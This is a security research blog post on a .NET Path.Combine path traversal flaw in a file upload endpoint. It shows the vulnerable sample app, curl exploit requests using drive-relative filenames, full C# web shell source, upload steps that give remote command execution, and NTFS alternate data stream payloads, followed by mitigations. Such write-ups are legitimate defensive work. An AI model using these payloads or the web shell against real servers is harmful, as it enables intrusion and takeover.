
I recently came across some interesting behavior with .NET’s Path.Combine in a web application’s file upload functionality. Despite solid efforts by the development team to prevent hacker path traversal shenanigans (by blocking the usual dangerous characters), the application was still vulnerable due to the way Path.Combine treats certain input parameters and NTFS filesystem internals.
Path.Combine is often used to concatenate input strings to construct a full file path when writing or reading local files on disk. However, passing an absolute path in any argument after the first will silently override and drop all preceding path components. Here’s what the Microsoft documentation says:

(Microsoft: Path.Combine Method)
What this means is if your code constructs the file path using two path components, such as:
- a non-user-controllable static root (such as
D:\uploads) - the user-controllable file name (such as
hello.txt)
string combination = Path.Combine(“D:\\uploads”, “hello.txt”)
// combination == D:\uploads\hello.txt
The resulting path we expect is D:\uploads\hello.txt. But if the user supplies an absolute (rooted) path in the file name, that path becomes the full path, dropping the root component of the path. The user can now write files outside the safe root path.
string combination = Path.Combine(“D:\\uploads”, “C:\\Windows\\system32\\hello.txt”)
// combination == C:\Windows\system32\hello.txt
Praetorian discussed this vulnerable Path.Combine behavior in an article posted in 2018. This article extends that analysis to cover NTFS-specific attack primitives, including Alternate Data Streams and directory injection.
To see the vulnerability in action, take this .NET application example with some basic file path traversal filtering:
using System.IO;
using System.Linq;
using Microsoft.AspNetCore.Builder;
using Microsoft.AspNetCore.Http;

var builder = WebApplication.CreateBuilder(args);
var app = builder.Build();

const string uploadRootPath = @"D:\uploads";
Directory.CreateDirectory(uploadRootPath);

app.MapGet("/", () => Results.Content("""
    <form method="post" action="/upload" enctype="multipart/form-data">
        <input type="file" name="file" />
        <button type="submit">Upload</button>
    </form>
    """, "text/html"));

app.MapPost("/upload", async (HttpRequest request) =>
{
    var file = request.Form.Files.FirstOrDefault();
    if (file is null) return Results.BadRequest("No file provided.");

    var fileName = !string.IsNullOrEmpty(request.Form["filename"])
        ? request.Form["filename"].ToString()
        : file.FileName;

    if (fileName.Contains("..") ||
        fileName.Contains('/') ||
        fileName.Contains('\\'))
    {
        return Results.BadRequest("Nah mate.");
    }

    var path = Path.Combine(uploadRootPath, fileName);
    await using var inputStream = new FileStream(path, FileMode.Create);
    await file.CopyToAsync(inputStream);

    Console.WriteLine($"[{DateTime.Now}] Uploaded: {fileName} ({file.Length} bytes) -> {path}");
    return Results.Ok($"Uploaded: {fileName} ({file.Length} bytes)");
});

app.Run();
What does the code above do?
User uploads a file which is written to the hard-coded path D:\uploads … cool, good start.
const string uploadRootPath = @"D:\uploads";
There are some checks to prevent path traversal attacks in the upload file name … nice.
if (fileName.Contains("..") ||
    fileName.Contains('/') ||
    fileName.Contains('\\'))
{
    return Results.BadRequest("Nah mate.");
}
Let’s test out how resilient those checks are:
$ echo hello > hello.txt
$ curl -X POST http://192.168.169.209/upload -F "[email protected];filename=/../hello.txt"
"Nah mate.
Looks good, we expected this. But what if we supply an absolute path with no .. / \ characters?
$ curl -X POST http://192.168.169.209/upload -F "[email protected];filename=d:hello.txt"
"Uploaded: d:hello.txt (6 bytes)"


Wait, what?! hello.txt has been written to D:\hello.txt not D:\uploads\hello.txt. One directory back, onto the root of the D drive. Here’s what ProcMon has to say about it:
The Bug
In Windows, a path prefixed with a drive letter (e.g. d:hello.txt) is treated as an absolute path and does not require a \ or / character.
As we’re providing an absolute path in the second argument (D:\hello.txt), the first input (D:\Uploads) is dropped and the file is written directly to the root of D drive. As the code preventing file path traversal only checks for \ / or .. characters, this was ineffective, and we were able to write a file outside the intended upload path.
What about other drives, can we write a file to C drive?
Even more curious, if the supplied path shares the same drive as the current working directory (where the .NET program is running), Windows resolves it relative to that directory. This means supplying c:hello.txt as the uploaded filename will write hello.txt to C:\<current_working_path>\hello.txt. The following demonstrates a file being written directly into the application’s web root folder:
$ curl -X POST http://192.168.169.209/upload -F "[email protected];filename=c:hello.txt"
"Uploaded: c:hello.txt (6 bytes)"


We have everything we need to compromise this server as we can write (and overwrite) any file directly in the web root folder.
The following example program is simple .NET web shell:
using System.Diagnostics;

var app = WebApplication.Create();

app.MapGet("/shell", async (HttpContext ctx) =>
{
    var cmd = ctx.Request.Query["cmd"].ToString();
    var psi = new ProcessStartInfo("cmd.exe", $"/c {cmd}")
    {
        RedirectStandardOutput = true,
        RedirectStandardError = true,
    };
    using var proc = Process.Start(psi) ?? throw new InvalidOperationException("Failed to start process");

    var outTask = proc.StandardOutput.ReadToEndAsync();
    var errTask = proc.StandardError.ReadToEndAsync();
    await proc.WaitForExitAsync();

    var output = await outTask;
    var error  = await errTask;
    return string.IsNullOrEmpty(error) ? output : $"{output}\n[STDERR]\n{error}";
});

app.Run();
Compile the shell program and upload the shell.dll, shell.runtimeconfig.json and web.config files. Be aware, this is just for demonstration and results in the web server hosting the not at all secure web shell instead of the original file upload application. The web server automatically reads the new web.config, no configuration reloading/service restarting is required.
$ curl -X POST http://192.168.169.209/upload -F '[email protected];filename=c:shell.dll'
"Uploaded: c:shell.dll (8192 bytes)"

curl -X POST http://192.168.169.209/upload -F '[email protected];filename=c:shell.runtimeconfig.json'
"Uploaded: c:shell.runtimeconfig.json (419 bytes)"
Lastly, upload the new web.config which causes the web server to start serving shell.dll:
$ curl -X POST http://192.168.169.209/upload -F '[email protected];filename=c:web.config'
"Uploaded: c:web.config (666 bytes)"
We can now execute commands on the web server!
$ curl http://192.168.169.209/shell?cmd=whoami
iis apppool\file uploader
The above was an example and exploitability would depend on the target application.
Welcome to NTFS file system internals
Given the application let us supply the : character into the constructed file path, what else could we do given this file is being written to an NTFS-formatted disk? Writing to an NTFS volume opens up additional attack surface worth exploring.
One option is to inject Alternate Data Streams (ADS). ADS is a feature of NTFS which allows for data to be written outside the normal file content ($DATA). A common ADS is the Zone.Identifier, which is used to track a file’s origin (such as, if it was downloaded from the Internet, also known as the Mark of the Web). When writing a file with an ADS the format is: <file_name>:<stream_name>:<stream_type>, such as hello.txt:$Zone.Identifier:$DATA.
Another NTFS attribute we can use is the stream type $INDEX_ALLOCATION in the filename, causing the application to create a new folder, rather than file on disk. The following shows the user creating a new folder in the webroot folder:
$ curl -X POST http://192.168.169.209/upload -F '[email protected];filename=c:hello-im-a-folder::$INDEX_ALLOCATION'


Interestingly, recent versions of Windows introduced changes to CreateFile, where the path is now validated and rejected if it resolves to a directory rather than a file. The output from Microsoft’s Process Monitor below shows the difference between Windows 10 (top) and Windows 11 (bottom).
Mitigations
To prevent path manipulation badness, the easiest mitigation for the sample code above would be to simply add : to the list of blocked characters:
if (fileName.Contains("..") ||
    fileName.Contains('/') ||
    fileName.Contains('\\') ||
    fileName.Contains(':'))
{
    return Results.BadRequest("Nah mate.");
}
Although, a more robust option would be to verify the root path matches the expected path using DirectoryInfo prior to actually writing the file to disk, as described in this article by Conrad Akunga.
Taking the sample code from earlier, using this solution we can remove the incomplete dangerous character blacklist and instead verify the root path matches what we expect before writing anything to disk:
using System.IO;
using System.Linq;
using Microsoft.AspNetCore.Builder;
using Microsoft.AspNetCore.Http;

var builder = WebApplication.CreateBuilder(args);
var app = builder.Build();

const string uploadRootPath = @"D:\uploads";
Directory.CreateDirectory(uploadRootPath);

app.MapGet("/", () => Results.Content("""
    <form method="post" action="/upload" enctype="multipart/form-data">
        <input type="file" name="file" />
        <button type="submit">Upload</button>
    </form>
    """, "text/html"));

app.MapPost("/upload", async (HttpRequest request) =>
{
    var file = request.Form.Files.FirstOrDefault();
    if (file is null) return Results.BadRequest("No file provided.");

    var fileName = !string.IsNullOrEmpty(request.Form["filename"])
        ? request.Form["filename"].ToString()
        : file.FileName;

    var path = Path.Combine(uploadRootPath, fileName);
    var pathRoot = new DirectoryInfo(path);

    if (pathRoot.Parent!.FullName == uploadRootPath)
    {
        await using var inputStream = new FileStream(path, FileMode.Create);
        await file.CopyToAsync(inputStream);
        Console.WriteLine($"[{DateTime.Now}] Uploaded: {fileName} ({file.Length} bytes) -> {path}");
        return Results.Ok($"Uploaded: {fileName} ({file.Length} bytes)");
    }

    return Results.BadRequest($"Nah mate.");
});

app.Run();
Another approach could be to use Path.Join instead of Path.Combine for constructing file paths. Microsoft documentation states Path.Join behaves differently when an absolute path is provided in one of the arguments:

Phew, that’s good!
Wrap Up
This vulnerability introduced by Path.Combine makes a good case that security testing with access to source code and the web server can result in more thorough and efficient testing. You could throw a wordlist containing the usual path traversal strings (such as /../../<file>) at every parameter with Burp Suite, but understanding how the code treats that input allows discovery of more subtle vulnerabilities.
Looking at the underlying operating system and its quirks also helps us better understand the impact of not strictly validating user input. Controlling how an attacker can interact with the system is our most robust security control. Before actually writing anything to disk, verify the destination path matches the expected path.
While creating a folder (not a file) to disk may not have an immediate security impact, the ability to inject ADS in the file upload demonstrates there may be other attack vectors to consider.